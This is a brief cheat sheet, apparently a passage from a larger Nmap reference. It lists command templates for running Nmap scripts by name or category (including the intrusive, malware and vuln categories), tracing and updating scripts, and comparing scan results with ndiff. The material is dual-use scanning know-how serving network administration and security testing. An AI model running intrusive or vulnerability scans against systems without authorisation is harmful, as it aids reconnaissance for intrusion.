Execute Multiple Scripts	nmap --script [expression] [target]
Script Categories	all, auth, default, discovery, external, intrusive, malware, safe, vuln
Execute Scripts by Category	nmap --script [category] [target]
Execute Multiple Script Categories	nmap --script

	[category1,category2,etc]
Troubleshoot Scripts	nmap --script [script] --script-trace [target]
Update the Script Database	nmap --script-updatedb
Comparison Using Ndiff	ndiff [scan1.xml] [scan2.xml]
Ndiff Verbose Mode	ndiff -v [scan1.xml] [scan2.xml]
XML Output Mode	ndiff --xml [scan1.xml] [scan2.xml]